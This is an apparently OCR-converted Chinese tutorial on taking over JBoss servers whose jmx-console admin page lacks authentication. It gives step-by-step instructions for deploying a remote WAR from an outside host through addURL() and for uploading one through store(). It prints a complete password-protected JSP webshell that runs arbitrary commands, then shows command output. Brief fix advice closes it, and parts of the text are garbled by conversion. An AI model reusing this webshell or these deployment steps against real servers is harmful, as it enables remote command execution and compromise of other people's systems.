JBoss 反序列化和未授权访问后台getshell

- JBoss未授权访问后台
 - 访问页面http://xxxx.com/jmx-console,若无需账号密码则存在未授权访问漏洞。
 - 在这个后台界面中,我们可以通过两种方式来GetShell。



JMX Agent View nxmng01

| $\label{thm:objectName} ObjectName\ Filter\ (e.g.\ "jboss:*",\ "*:service=invoker,*"):$ | ApplyFilter |
|---|-------------|

Catalina

- type=Server
- type=StringCache

JMImplementation


- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

jboss

- database=localDB,service=Hypersonic
- name=PropertyEditorManager,type=Service
- name=SystemProperties,type=Service
- readonly=true,service=invoker,target=Naming,type=http
- service=AttributePersistenceService
- service=ClientUserTransaction
- service=JNDIView
- service=KeyGeneratorFactory,type=HiLo
- service=KevGeneratorFactorv type=UUID
- 第一种方式利用远程加载WAR包的方式进行Getshell。
 - 找到addURL()函数,在参数值种传入远端的war包,比如<u>http://aaaaa.com/test.war</u>,点击Invoke后会提示部署成功。

void addURL()

MBean Operation.



- 部署完成后,会回到flavor=URL,type=DeploymentScanner页面中。
- 点击Apply change保存。
- 访问http://xxxx.com/test/你war包中的jsp马的名字。就可以看到上传的webshell。

- 第二种利用本地文件存储进行WAR包的上传。
 - 在http://xxxx.com/jmx-console页面中找到下面这个函数,点进去。

jboss.admin

- service=DeploymentFileRepository
- service=PluginManager
- 在页面中找到store()函数,利用这个函数可以本次创建war包并且上传。这个函数有四个参数,arg0是自己war包的名字,arg1是jsp马的文件名,arg2是文件扩展名也就是.jsp。但是arg1,arg2会拼接在一起,所以也可以写成arg1=sh,arg2=ell.jsp。arg3是isp马的文件内容,复制进去就行。

void store()

MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|--------|------------------|--------------|------------------|
| p1 | java.lang.String | test.war | (no description) |
| p2 | java.lang.String | 1 | (no description) |
| р3 | java.lang.String | .jsp | (no description) |
| p4 | java.lang.String | jsp马的内容 | (no description) |
| p5 | boolean | ●True ○False | (no description) |
| Invoke | | | |

- 点击invoke提示操作成功。
- 访问http://xxxx.com/test/1.jsp?pwd=023&cmd='ifconfig', 即可访问到上传的webshell。

```
← → ⊂ ბ
                            🗎 火張官方站点 🗎 常用网址
        Link encap:Ethernet HWaddr 6C:AE:8B:38:64:B2
eth0
         inet addr:192.168.0.12 Bcast:192.168.0.255 Mask:255.255.255.0
         inet6 addr: fe80::6eae:8bff:fe38:64b2/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:6015290 errors:0 dropped:0 overruns:0 frame:0
         TX packets:3207371 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2820000768 (2.6 GiB) TX bytes:1529733941 (1.4 GiB)
         Memory:c5a60000-c5a80000
        Link encap:Ethernet HWaddr 6C:AE:8B:38:64:B3
ethl
         inet addr:10.196.11.172 Bcast:10.196.11.255 Mask:255.255.255.0
         inet6 addr: fe80::6eae:8bff:fe38:64b3/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:2903489 errors:0 dropped:0 overruns:0 frame:0
         TX packets:1379366 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1680079903 (1.5 GiB) TX bytes:1415193840 (1.3 GiB)
         Memory:c5a40000-c5a60000
```

JSP马

- <%@ page language="java" import="java.util.*,java.io.*" pageEncoding="UTF-8"%> <%!public static String excuteCmd(String c) {StringBuilder line = new StringBuilder();try {Process pro = Runtime.getRuntime().exec(c);BufferedReader buf = new BufferedReader(new InputStreamReader(pro.getInputStream()));String temp = null;while ((temp = buf.readLine()) != null) {line.append(temp+"\n");}buf.close();} catch (Exception e) {line.append(e.getMessage());}return line.toString();}%> <%if("023".equals(request.getParameter("pwd"))&&!"".equals(request.getParameter("c md"))){out.println("<pre>"+excuteCmd(request.getParameter("cmd"))+" ");}else{out.println(":-)");}%>
- 参数?pwd=023&cmd=ifconfig

修复建议

- 反序列化漏洞
 - 1、删除commons-collections-*.jar中的三个文件
 - \org\apache\commons\collections\functors\InvokerTransformer.class
 - \org\apache\commons\collections\functors\InstantiateFactory.class
 - \org\apache\commons\collections\functors\InstantiateTransfromer.class
 - 2.删除\$JBOSS_HOME/[server]/all/deploy 和 \$JBOSS_HOME/[server]/default/deploy 下的
 - Jmx-console.war、Web-console.war两个文件夹
- 未授权访问
 - 限制web管理后台页面的权限,